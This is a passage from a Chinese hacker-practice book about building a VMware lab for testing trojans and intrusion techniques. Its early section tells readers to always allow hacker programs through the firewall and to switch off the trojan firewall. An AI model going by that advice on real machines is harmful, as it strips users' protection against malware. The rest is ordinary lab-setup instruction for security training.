
防挂马功能已经成功激活

2.1.4 放行测试程序

除了杀毒软件以外，网络防火墙也是常见的一种防范方法，现在主流的 Windows 系统里面都自带网络防火墙。在安装金山毒霸的时候，程序也将同时安装金山网镖。如果系统中已经安装了第三方的网络防火墙以后，那么系统就会自动关闭自带的网络防火墙。

当运行黑客程序连接网络时，这时金山网镖会从系统通知区域弹出气泡窗口，询问用户是否


允许该程序访问网络。由于就是要测试它，所以这里就选择“本次允许”选项并单击确定按钮。如果你觉得老是这样操作麻烦的话，那么可以选择“总是允许”选项再确定。



允许拦截通行

另外，金山网镖还自带有一个木马防火墙功能。木马防火墙功能可以有效地拦截木马访问网络，加强系统的安全性。当遇到木马会自动删除，无需人工进行干涉，从而最大限度的保护机器的安全。如果我们就是要测试该木马程序，那么这里只能关闭其中的木马防火墙功能。

单击金山网镖主界面中，“工具”菜单中的“综合设置”命令，接着在弹出的窗口选择“木马防火墙”这项，最后手动单击“关闭防火墙”选项，并单击“确定”按钮，这个木马防火墙功能就被关闭。



关闭木马检测

2.2 虚拟黑客攻防环境

虚拟机其实是个电脑软件，他安装在真实的电脑主机中（以下我们称为“本机”）它能完美地

模拟出一台或多台计算机，并组建成网络，被虚拟出来的环境不但与真实环境无差别，由于所有的操作都是在本机的操作系统环境下进行（不是多操作系统），所以在调试或配置的时候也比真实环境容易得多。有了这样的好环境，在今后的黑客技巧练习中我们就可以随意实践了。




运行软件环境下的虚拟机

2.2.1 配置虚拟机环境

模拟虚拟机的软件也有很多，常见的有 VMWare、Virtual PC、VirtualBox 这三种。由于软件的运营商不一样，因此针对各类操作系统的支持也不相同。这里我们主要以 VMware 为例，安装与配置主流的操作系统。

在 VMware 中安装虚拟操作系统之前，需要对模拟系统作必要的配置，包括对虚拟内存、硬盘、光驱等设置。


STEP1 打开 VMware 程序，依次单击“File → New → Virtual Machine”菜单，或者单击主界面上的“新建虚拟机”图标，弹出新建虚拟机的配置向导对话框。



新建虚拟机


STEP2 单击“下一步”按钮进入虚拟机配置对话框，在此对话框中有两种虚拟机配置“典

型 (Typical)” 和 “自定义 (Custom)”，在没有特殊设备或配置的情况下，我们一般选择 “典型 (Typical)” 配置。




选择普通模式

STEP2 单击 “下一步” 按钮，进入 “选择虚拟操作系统” 对话框，根据实际需要选择，然后在 “版本” 下拉列表中选择版本。




选择虚拟安装的系统

STEP3 单击 “下一步” 按钮进入 “虚拟机命名” 对话框，输入本虚拟机名称和安装在本机中的位置。




为虚拟机命名确定存放位置

STEP4 单击 “下一步” 按钮进入 “网络类型” 对话框，在这里设置虚拟机网络连接方式有 4 种，一般来说为了保证网络运行正常，选择默认的 “Use bridged networking” 模式，但如果用户的本机没插网线，则网络不可用（大部分用 PCI 网卡的机器都如此），此时就只能用 NAT 方式。至于这 4 种网络设置有什么不同，稍后再做说明。




通常情况下选择桥接网络模式

STEP5 选好网络连接模式之后，单击 “下一步” 按钮，随即弹出 “指定磁盘容量” 对话框，在此对话框中设定磁盘的容量大小，虚拟机磁盘容量最大不会超过在这里设置的容量。




为虚拟机设置最大磁盘容量

STEP6 单击 “完成” 按钮完成虚拟机的配置，返回到 VMware 的主界面，在这里可以看到刚刚建立的虚拟机硬件配置情况。



完成虚拟机初始设置



选择虚拟机中使用的光驱


注意 ATTENTION

一个虚拟机的硬盘在本机中有多个存储文件。如果往虚拟机里写入 100M 的文件，本机里虚拟硬盘文件就增大 100M。在虚拟机里删除这 100M 文件，本机里虚拟硬盘文件不会减小。下次往虚拟机里写文件的时候，这部分空间可继续利用。

2.2.2 安装虚拟操作系统

有了前面的准备工作，现在就可以在虚拟机上安装操作系统了。安装操作系统的时候会遇到分区、格式化等操作，请放心大胆地尝试，虚拟机中的操作对真实系统和数据不会产生任何影响。

虚拟机上安装操作系统的方法和真实环境中一样，放入安装光盘后，单击虚拟机“开机”按钮。即可如真实环境一样安装操作系统了。




新虚拟机成功运行

如果你硬盘中有安装光盘的 iso 文件，可以直接挂载到虚拟机中读取。

如果用户要从虚拟系统中切换到主系统，同时按下【Ctrl+Alt】组合键即可。在安装了 VMware Tools 后，主系统和虚拟系统之间可以自由切换，不过 VMware Tools 只能在安装好操作系统后才能安装，那么什么是 VMware Tools 呢？它其实是 VMware 的一个系统增强工具，它不仅集成了虚拟的驱动程序，还能够增强虚拟机操作系统的显示和鼠标功能。


VMware Tools 被集成在 VMware 里。安装完虚拟操作系统的时候，VMware 的状态栏里就有一句话提示 VMware Tools 没装，鼠标单击这句话即可安装 VMware Tools。也可通过菜单安装，单击菜单栏上的“VM”→“Install VMware Tools”即可安装。



安装虚拟机驱动——VMware Tools

如果虚拟操作系统是 Windows，VMware Tools 就像普通程序一样单击“Setup”一路“Next”即会自动安装。如果虚拟操作系统是 Linux，安装后，VMware Tools 的安装文件

会被 mount 到光驱中（是虚拟方式，此时光驱并没有光盘），进入光驱的加载点，把 VMware Tools 文件拷贝出来安装。采用 rpm 软件管理方式的系统如 RedHat、SuSE 可以直接运行 rpm 软件包安装 VMware Tools，如果是 Debian 类的操作系统就不能安装 rpm 软件包了，只能从源码安装。我们以目前 Linux 世界中非常流行的发行版 Ubuntu 为例，讲述如何用源码安装 VMware Tools。



Ubuntu环境中安装VMware Tools

- (1) 打开命令行，安装编译环境：
`sudo apt-get install build-essential linux-headers-$(uname -r)`
- (2) 在 VMware 的菜单中，单击 VM → Install VMware Tools，你将看到有光盘被加载。解压缩 VMwareTools*.tar.gz 文件。执行命令：
`cd ~/Desktop/VMware-tools-distrib`
`sudo ./VMware-install.pl`
在接下来的过程中，对所有问题都选择了“yes”。唯独不选择：运行 VMware-config-tools.pl。
- (3) 给 VMware-config-tools.pl 打补丁：
`wget http://mtnbike.org/VMware/VMware-config-tools-5.5.2-patch-diff.txt`
`sudo chmod u+w /usr/bin/VMware-config-tools.pl`
`sudo patch /usr/bin/VMware-config-tools.pl VMware-tools-config-5.5.2-patch-diff.txt`

- `sudo /usr/bin/VMware-config-tools.pl`
- (4) 将 VMware-toolbox 添加为开机时自动运行。
- (5) 重启系统，让 VMware Tools 生效。

注意

ATTENTION

对某些虚拟操作系统，比如 Solaris x86、NetBSD 1.x、OpenBSD 2.x 和 Caldera OpenLinux 1.3 等，VMware 并没有提供 VMware Tools。

2.2.3 访问本机资源


安装好的虚拟系统后，没有任何的资源可利用，很多用户无奈地通过光盘或下载为虚拟机安装软件，事实上，我们完全可以把本机把资源共享出来，通过 VMware 的 Shared Folders 目录，虚拟机就可以直接就能调用本机资源。

注意

ATTENTION

要使用本机共享资源功能，首先得安装 VMware Tools。


STEP1 单击菜单栏：“VM → Settings”。



进入设置选项


STEP2 选择“Options → Shared Folders → Add”添加要共享的文件夹，选择“Browse”，选择要共享的文件夹，我们以共享本机电影为例，上面的“Name”可以随意输入，这里是输入“movie”。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




选择本机共享的目录

STEP3 添加共享目录之后，用户可以选择共享为只读或读写权限，然后“Enable this share”启用这个共享。




选择完全共享还是只读共享

STEP4 回到虚拟机中，如果是 Windows 操作系统，在“网上邻居”中可以发现域中多了一个“host”目录，进入该目录即可获取本机共享资源。



在网络中找到“host”目录


用户双击这个“host”目录就可以打开本机共享的资源了。不论是复制还是修改都很方便。



Shared Folders目录中显示出本机共享的目录

注意 ATTENTION

如果虚拟机是 Linux，本机共享的目录位于“/mnt/hgfs”下。



作为虚拟机的Linux系统下访问本机资源

2.2.4 VMware也能“Ghost”

我们安装虚拟系统的目的就是为测试病毒木马还有许多黑客软件，系统必然会经常出问题，甚至崩溃，即使这不会影响本机系统，但是重装虚拟系统也费时费力，为了保障虚拟系统的安全性，VMware 也提供了类似于“Ghost”的功能——“快照 (Snapshot)”。

快照可以“照下”系统在某一特定时刻的状态，让系统在以后可以返回到这个状态。比如有些应用程序在加载 Windows Service Pack 之后会出问题，那么在加装 Service Patch 之前，你可以建立一个快照，如果加 Service Pack 后出现问题，可以回到建立快照时的状态，也就是加载 Service


Pack 之前的状态，这个在软件测试的过程也很有用，我们现在来看看这个功能如何使用。

STEP1 单击“VM → Snapshot → Take Snapshot”即可建立记录点。



创建回复点的快照

STEP2 为该快照命名，并且写入详细的描述信息，当然用户也可以忽略填写这些信息。




为回复点命名

STEP3 如果建立了不止一个快照，快照恢复中的 Revert to Snapshot（恢复虚拟机快照），VMware 默认恢复到最后一次快照状态。



通过快照恢复虚拟系统



正在恢复系统中


注意 ATTENTION

为了保证数据的一致性，先将虚拟机中的后台服务停止后再做快照，一般的做法是在开机（虚拟机）之前先做快照，这是因为后台服务经常有数据缓存在内存里面，而且文件同步不一定能够及时。


2.2.5 组建一个虚拟网络

通过虚拟机，我们可以随意测试病毒木马软件而不用担心损害系统了，可是为了练习黑客入侵技巧，我们需要让各虚拟机与本机进行通讯，让黑客训练的基地就在虚拟网络中进行。不过一般我们通讯要分为两个部分：一个是局域网内的，另一个是连接到 Internet 上，要在 VMware 中管理这两种网络访问，需要对 VMware 进行设置。

编辑选项“Ethernet”进入网络配置对话框，这里有 4 种网络模式，下面来看看他们有什么不同。



双击 Ethernet 修改网络连接属性




重新设置虚拟机网络连接属性

1. 桥接模式 (Bridged)

如果真实的电脑处于局域网中(使用路由器也算),那么桥接模式是将虚拟机接入该网络中最简单的方法。在该网络中,虚拟机就像一个新增加的、与本机有着同等物理地位的一台计算机。桥接模式可以享受所有可用的服务;包括文件服务、打印服务等等,并且在此模式下可以方便地从本机中获取资源。


在桥接模式中,本机和虚拟机同在一个网段,例如 192.168.1.1~192.168.1.254。虚拟机相当于该网段中一台独立的计算机,这个网段内其他计算机的网上邻居将新增一台计算机,就是桥接模式下的虚拟机,访问该虚拟机跟访问其他本机没什么不同。



桥接模式下虚拟机与真实主机的地位是一样的


2. NAT模式

NAT (Network Address Translation, 网络地址转换) 模式可以方便地让虚拟机连接到公网中,但是在桥接模式下的其他功能都不能享用。凡是选用 NAT 结构的虚拟机,均由 VMnet 8 (虚拟网卡 8) 提供 IP、子网掩码、网关等。



| | | | |
|----------------|--------------|--|------|
| 网络 3 (公用网络) | | | 自定义 |
| 访问 | 本地和 Internet | | |
| 连接 | 本地连接 | | 查看状态 |
| 本机连接的网桥 (公用网络) | | | 自定义 |
| 访问 | 仅本地 | | |
| 连接 | 本地连接 2 | | 查看状态 |
| | 本地连接 3 | | 查看状态 |


在 NAT 模式下,虚拟机位于本机的子网络中,本机则为该子网络的网关。在这种模式下实现了本机与虚拟机的双向访问。但是由于虚拟机并没有处于本机所在的真实网段中,所以真实网段中的其他计算机与虚拟机的连接都必须通过本机才能进行。



NAT模式下虚拟机作为本机的下级子网连入局域网

3. Host-only模式

Host-only 模式用来建立隔离的虚拟机环境,这种模式下,虚拟机与本机通过虚拟的私有网络进行连接,只有同为 Host-only 模式下且在一个虚拟交换机的连接下才可以互相访问,外界无法访问。Host-only 模式只能使用私有 IP,其中 IP、子网掩码、网关等都由 VMnet 1 来分配。




Host-only模式下虚拟机与外部主机不能连接

4. Custom模式

该选项表示特殊的虚拟网络,用户将自定义该网络设置。


在 NAT 和 Host-only 两种情况下,本机有两个网卡,一个连接到本机所在的网络,一个连

接到虚拟网络中。此时 VMware 默认建立了两块虚拟的网络适配卡：VMnet1 和 VMnet8。



虚拟机的网络适配卡

VMware 默认有 10 个虚拟适配卡，其中开启的有三个，分别为桥接、NAT、Host-only 三种模式提供服务，单击 VMware 菜单栏上的“Edit → Virtual Network Settings”即可看见下图所示的详细情况。




虚拟机网络描述信息

2.2.6 用VMware组建虚拟网络环境

了解了 VMware 的四种网络连接方式之后，我们现在来组建虚拟网络环境。

1.桥接模式的组网方法

如果用户的电脑位于学校、公司、网吧等局域网中，桥接模式都适合这样的局域网环境，此外桥接模式还适合使用路由器的家庭用户，事实上路由器已经构成了一个局域网的环境，路由器作为网关连接外面的 Internet，它的其他接口连接一台或多台家庭电脑，组建了一个小型的局域网，如下图所示。



在局域网环境中，使用桥接模式后虚拟机和本机的关系就好像两台接在一个交换机上的计算机，想让他们进行通讯，你需要为双方配置 IP 地址和子网掩码，首先，我们查询本机所在网段：单击“开始→运行”，输入 cmd 打开命令提示符，然后输入命令：ipconfig /all 得到如下所示的网络设置信息，其中包括 IP 地址、子网掩码、默认网关等。




本机本地连接配置信息

上图所知，本机在 192.168.1.1~192.168.1.254 这个网段中，所以虚拟机的 IP 地址也要设置该网段里。

上图中还包括了 VMnet1 和 VMnet8 这两块虚拟适配卡的 IP、子网掩码等信息，有的用户试图修改 VMnet1 和 VMnet8 这两块网卡的 IP，以达到修改客户操作系统网段的目的，这种做法是错误的，作为连接底层硬件的驱动程序它们不需要、也不能作修改，它们是作为 NAT (VMnet8) 或 Host-only (VMnet1) 的网关而存在的。要修


免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

改虚拟机的网段地址，直接在虚拟机系统中设置即可。



设置虚拟机的IP地址

主虚拟机的网段设置完毕之后，主虚拟机就可以实现网络连接了，即为虚拟机访问本机的共享资源。




虚拟机中查看本机共享目录

至此，我们已经搭建好了一个拥有两台计算机（本机和虚拟机）的局域网了，如果用户是使用的ADSL拨号上网，那么要让虚拟机上Internet，只要同本机一样拨号即可。当然如果用户想通过ICS、NAT或者是代理上网也可以，做法和在普通电脑上做没区别。

注意 ATTENTION

有的用户电脑是没有连接网络的，这时本机物理网卡呈断网状态，如下图所示。如果采用桥接模式的话，本机与虚拟机是无法相连的，这是因为在桥接模式下，虚拟机是通过本机的物理网卡进行连接的，如果用户处于这种情况下，那就得使用NAT或其他模式了。




本机的物理网卡处于断网状态

2.NAT模式组网

在VMware下使用NAT模式主要的好处是在网络中可以隐藏虚拟机，以及上Internet时极为方便。NAT模式由VMnet 8的DHCPserver提供IP、子网掩码、网关等信息。

默认情况下VMnet8已经设置好了网络设置，主虚拟机都位于同一个网关中，但是如果有多台虚拟机需要调试的话，还是得进行一番设置。

对于家庭用户来说，通常在没有路由器的情况下直接拨号上网，这也就缺少了局域网环境，那么桥接模式就不适合了，这时本机就成为网关的角色，而虚拟机就成为了本机的下级局域网。




注意 ATTENTION

什么叫DHCP？DHCP是Dynamic Host Configuration Protocol之缩写，DHCP自动为局域网中的每台计算机分配IP、子网掩码、DNS、网关等设置，避免了繁琐的人工操作。

